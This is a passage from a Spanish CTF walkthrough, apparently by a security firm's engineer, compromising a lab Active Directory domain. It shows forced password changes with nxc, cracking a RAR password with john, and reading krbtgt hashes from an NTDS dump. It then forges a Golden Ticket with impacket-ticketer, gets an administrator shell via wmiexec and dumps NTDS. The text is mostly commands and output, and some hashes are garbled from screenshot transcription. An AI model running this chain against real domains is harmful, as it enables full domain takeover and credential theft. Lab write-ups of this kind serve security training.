nxc smb 192.168.1.144 -u rtina979 -p 'Z~l3JhcV#7Q-1#M'
nxc smb 192.168.1.144 -u rtina979 -p 'Z~l3JhcV#7Q-1#M' -M
change-password -o NEWPASS='Temporal1979!!'
nxc smb 192.168.1.144 -u rtina979 -p 'Temporal1979!!'
```

The terminal session shows the password change process for the 'rtina979' user. Session 4 shows the command to change the password to 'Temporal1979!!'. Session 5 shows the successful change and the user being added to the 'Administradores' group. Below the terminal, a Windows File Explorer window shows the 'Usuarios' folder on the 'Red' share, listing users including 'rtina979' with a red circle around it.

Ahora, de nuevo investigando por el directorio 'C:\Users\rtina979' encontramos un .rar, el cual para obtener su contenido nos solicita una contraseña.

The terminal session shows the extraction of a file named 'Report.rar' from a zip archive. A red arrow points from the terminal command 'get Report.rar' to the file 'Report.rar' in the extracted directory. Another red arrow points from the terminal command 'unrar x Report.rar' to the password prompt 'Enter password (will not be echoed) for Report.rar:'.

Con johntheripper es posible sacar la contraseña en texto claro del rar y extraer los ficheros.

```
rar2john Report.rar > rarjohn
john --wordlist=/usr/share/wordlists/rockyou.txt rarjohn
unrar x Report.rar
```

The terminal window shows the following output:

```
→ DC04 rar2john Report.rar > rarjohn
→ DC04 john --wordlist=/usr/share/wordlists/rockyou.txt rarjohn
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
PASSWORD123      (Report.rar)
1g 0:00:00:35 DONE (2025-05-21 13:28) 0.02843g/s 1463p/s 1463c/s 1463C/s ang123..2pac4ever
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
→ DC04 unrar x Report.rar

UNRAR 7.11 freeware      Copyright (c) 1993-2025 Alexander Roshal

Enter password (will not be echoed) for Report.rar:

Extracting from Report.rar
Extracting Pentest_Report.htm          OK
Creating Pentest_Report_files          OK
Extracting Pentest_Report_files/m2-unbound-source-serif-pro.css   OK
Extracting Pentest_Report_files/main-branding-base.W9J-2zKF03j8TkriAGn1Tg.12.css  OK
Extracting Pentest_Report_files/dart.min.js    OK
Extracting Pentest_Report_files/google-analytics_analytics.js    OK
Extracting Pentest_Report_files/highlight_min.js   OK
Extracting Pentest_Report_files/main-base.bundle.IcW7tD43-xaHoBj2_P6wLQ.12.js  OK
Extracting Pentest_Report_files/main-common-async.bundle.SkTeOM8g4JVEInyAgrgW9Q.12.js  OK
Extracting Pentest_Report_files/main-notes.bundle.qVLVB-ghGjYQMööRpDHNjw.12.js  OK
Extracting Pentest_Report_files/main-posters.bundle.JMlo8yhZ0NhBVobiML4nWQ.12.js  OK
All OK
→ DC04 |
```

Podemos ver que son .js un .html... por lo que si nos montamos un servidor web y si navegamos por la página, podemos ver todo el report de pentesting.

En este report, en la parte de abajo del todo, podemos encontrar un dumpeo del NTDS, sobre el cual aparece el usuario interesante, krbtgt, con lo cual, si ese hash NTLMv1 es válido, podríamos tratar de obtener un GoldenTicket.

```
→ DC04 nxc smb 192.168.1.144 -u krbtgt -H 0f55cdc40bd8f5814587f7e6b2f85e6f
SMB 192.168.1.144 445 DC01 [+] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB 192.168.1.144 445 DC01 [-] SOUPEDECODE.LOCAL\krbtgt:0f55cdc40bd8f5814587f7e6b2f85e6f STATUS_ACCOUNT_DISABLED
→ DC04 |
```

El hash es válido, por tanto, podemos generar un GoldenTicket. Para ello es necesario tener el SID del DC y el hash del usuario krbtgt.

Para obtener el SID del DC lo podemos hacer desde bloodhound.

The screenshot shows the BloodHound interface with the title bar "DC01.SOUEDECODE.LOCAL". The main panel is titled "Object Information". Key details shown include:

- Tier Zero: TRUE
- Object ID: S-1-5-21-2986980474-46765180-2505414164-1000
- Allows Unconstrained Delegation: TRUE
- Created: 2024-06-15 21:25 GMT+2 (GMT+0200)
- Distinguished Name: CN=DC01,OU=DOMAIN CONTROLLERS,DC=SOUEDECODE,DC=LOCAL
- Domain FQDN: SOUEDECODE.LOCAL
- Domain SID: S-1-5-21-2986980474-46765180-2505414164 (highlighted in red)
- Enabled: TRUE
- LAPS Enabled: FALSE
- Last Collected by BloodHound: 2025-05-21 12:44 GMT+2 (GMT+0200)
- Last Logon (Replicated): 2025-05-21 20:42 GMT+2 (GMT+0200)

El hash lo tenemos en el html del report.

At this point, we also obtained a sample of the NTDS.DIT from the Active Directory:

The screenshot shows a dump of the NTDS.DIT database. Two specific user entries are highlighted in red:

- krbtgt**:502:aad3b435b51404eeaad3b435b51404ee:0f55cdc40bd8f5814587f7e6b2f85e6f :: soupedecode.local\bmarrk0:1103:aad3b435b51404eeaad3b435b51404ee:d72c66e955a6dc0f soupedecode.local\otaral:1104:aad3b435b51404eeaad3b435b51404ee:ee98f16e3d568814 soupedecode.local\kleo2:1105:aad3b435b51404eeaad3b435b51404ee:bda63615bc5172486 soupedecode.local\eyara3:1106:aad3b435b51404eeaad3b435b51404ee:68e34c259878fd6a soupedecode.local\pquinn4:1107:aad3b435b51404eeaad3b435b51404ee:92cdedd79a2fe7c soupedecode.local\jharper5:1108:aad3b435b51404eeaad3b435b51404ee:800f9c9d3e4654 soupedecode.local\bxenia6:1109:aad3b435b51404eeaad3b435b51404ee:d997d3309bc876f soupedecode.local\gmona7:1110:aad3b435b51404eeaad3b435b51404ee:c2506dfa7572da51 soupedecode.local\oaaron8:1111:aad3b435b51404eeaad3b435b51404ee:869e9033466cb9f soupedecode.local\pleo9:1112:aad3b435b51404eeaad3b435b51404ee:54a3a0c87893e1051 soupedecode.local\evictor10:1113:aad3b435b51404eeaad3b435b51404ee:c918a6413865c soupedecode.local\wreed11:1114:aad3b435b51404eeaad3b435b51404ee:a581adbfoe50ba5 soupedecode.local\bgavin12:1115:aad3b435b51404eeaad3b435b51404ee:ba78418ef53adc

Por tanto juntando estos 2 requisitos podemos obtener un Golden Ticket impersonando el usuario Administrator.

```
sudo rdate -n 192.168.1.144
impacket-ticketer -nthash 0f55cdc40bd8f5814587f7e6b2f85e6f -
domain-sid S-1-5-21-2986980474-46765180-2505414164 -domain
soupedecode.local administrator
export KRB5CCNAME=administrator.ccache
```

```
impacket-wmiexec
soupedecode.local/administrator@dc01.soupedecode.local -k -
target-ip 192.168.1.144
```

```
→ DC04 sudo rdate -n 192.168.1.144
impacket-ticketer -nthash 0f55cdc40bd8f5814587f7e6b2f85e6f -domain-sid S-1-5-21-2986980474-46765180-2505414164 -domain soupedecode.local administrator
Thu May 22 01:13:42 CEST 2025
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for soupedecode.local/administrator
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncASRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncASRepPart
[*] Saving ticket in administrator.ccache
→ DC04 impacket-wmiexec soupedecode.local/administrator@dc01.soupedecode.local -k -target-ip 192.168.1.144
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

Como podemos ver cuando nos intentamos conectar por wmiexec, nos salta el error:

[+] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great).

Lo que quiere decir, que, a pesar de haber sincronizado el servidor NTP con rdate, no ha sincronizado correctamente con el NTP server del DC. Si listamos la fecha que tiene el DC y la comparamos con la fecha de nuestra máquina, nos damos cuenta de que el DC está 1 día adelantado (por lo menos en mi caso), por lo que debemos realizar lo siguiente;

```
sudo systemctl stop systemd-timesyncd
sudo date -s "2025-05-22 01:34:26"
```

```
→ DC04 date
Wed May 21 04:24:19 PM CEST 2025
→ DC04 sudo ntpdate -q 192.168.1.144
2025-05-22 01:24:29.665964 (+0200) +32398.957765 +/- 0.000504 192.168.1.144 s1 no-leap
→ DC04 sudo systemctl stop systemd-timesyncd
→ DC04 sudo date -s "2025-05-22 01:34:26"
Thu May 22 01:34:26 AM CEST 2025 E[LOCAL]
→ DC04 date
Thu May 22 01:34:32 AM CEST 2025
→ DC04 |
```

Una vez hemos realizado este paso, podemos volver a generar el GoldenTicket.

```
sudo rdate -n 192.168.1.144
impacket-ticketer -nthash 0f55cdc40bd8f5814587f7e6b2f85e6f -
domain-sid S-1-5-21-2986980474-46765180-2505414164 -domain
soupedecode.local administrator
export KRB5CCNAME=administrator.ccache
```

```
impacket-wmiexec
soupedecode.local/administrator@dc01.soupedecode.local -k -
target-ip 192.168.1.144
```

```
+ DC04 sudo rdate -n 192.168.1.144
impacket-ticketer -nthash 0f55ccdc40dc0f85184587f7e6b2f85e6f -domain-sid S-1-5-21-2986980474-46765180-2505414164 -domain soupedecode.local administrator
[sudo] password for factum:
Thu May 22 01:14:58 CEST 2025
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for soupedecode.local/administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in administrator.ccache
+ DC04 impacket-wmiexec soupedecode.local/administrator@dc01.soupedecode.local -k -target-ip 192.168.1.144
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
soupedecode.local\administrator
C:\>type C:\Users\Administrator\Desktop\root.txt
1
7a
```

También podemos dumper el NTDS para obtener el hash NTLMv1 del usuario Administrator.

```
nxc smb 192.168.1.144 -u administrator --use-kcache -ntds
```

```
+ DC04 nxc smb 192.168.1.144 -u administrator --use-kcache --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] Y
SMB    192.168.1.144   445   DC01          [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB    192.168.1.144   445   DC01          [+] SOUPEDECODE.LOCAL\administrator from ccache (Pwn3d!)
SMB    192.168.1.144   445   DC01          [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB    192.168.1.144   445   DC01          Administrator:500:aad3b435b51404eeead3b435b51404ee:e536a1787e6c4261388493937fc0f444:::
SMB    192.168.1.144   445   DC01          Guest:501:aad3b435b51404eeead3b435b51404ee:31d6cfe0d16aae931b173c59d7e0c089c0:::
SMB    192.168.1.144   445   DC01          krbtgt:502:aad3b435b51404eeead3b435b51404ee:0f55ccdc40bdff5814587f7e6b2ff85e6f:::
SMB    192.168.1.144   445   DC01          soupedecode.local\bmark0:1103:aad3b435b51404eeead3b435b51404ee:e9227707c6ed8114a66ab020f376848c::: Object ID: 0
SMB    192.168.1.144   445   DC01          soupedecode.local\otai:1104:aad3b435b51404eeead3b435b51404ee:e9227707c6ed8114a66ab020f376848c::: Admin Count: 0
SMB    192.168.1.144   445   DC01          soupedecode.local\kleo2:1105:aad3b435b51404eeead3b435b51404ee:e9227707c6ed8114a66ab020f376848c:::
SMB    192.168.1.144   445   DC01          soupedecode.local\eyara3:1106:aad3b435b51404eeead3b435b51404ee:e9227707c6ed8114a66ab020f376848c::: ObjectID: 0
SMB    192.168.1.144   445   DC01          soupedecode.local\pquinn4:1107:aad3b435b51404eeead3b435b51404ee:e9227707c6ed8114a66ab020f376848c::: ObjectID: 0
SMB    192.168.1.144   445   DC01          soupedecode.local\jharper5:1108:aad3b435b51404eeead3b435b51404ee:e9227707c6ed8114a66ab020f376848c::: ObjectID: 0
SMB    192.168.1.144   445   DC01          soupedecode.local\bxen1a6:1109:aad3b435b51404eeead3b435b51404ee:e9227707c6ed8114a66ab020f376848c::: ObjectID: 0
SMB    192.168.1.144   445   DC01          soupedecode.local\gmona7:1110:aad3b435b51404eeead3b435b51404ee:e9227707c6ed8114a66ab020f376848c:::
```

Ya hemos completado este CTF en el que hemos visto un virtual hosting, ataque de fuerza bruta a un panel web de login, captura de hashes NTLMv2, crackeado hashes, forzar cambios de contraseñas para cuentas con credenciales expiradas, romper ficheros .rar con password y una escalada de privilegios mediante un GoldenTicket y la técnica Pass the Hash.

Autor de esta guía

Alejandro Fernández

Offensive Security Engineer



Alejandro Fernández, miembro del Offensive Security Team de Factum, se encarga de analizar y poner a prueba la seguridad de los sistemas de nuestros clientes ante las amenazas digitales más recientes.



**Puedes encontrar más
contenido como este
en www.cylum.tech**



CYBERSECURITY AS A SERVICE

Simplificamos la ciberseguridad

Soluciona tus necesidades de ciberseguridad, protégete ante los riesgos digitales. Cumple con la regulación.



Personal
Experto



Tecnología



Cumplimiento
normativo



Protección
24x7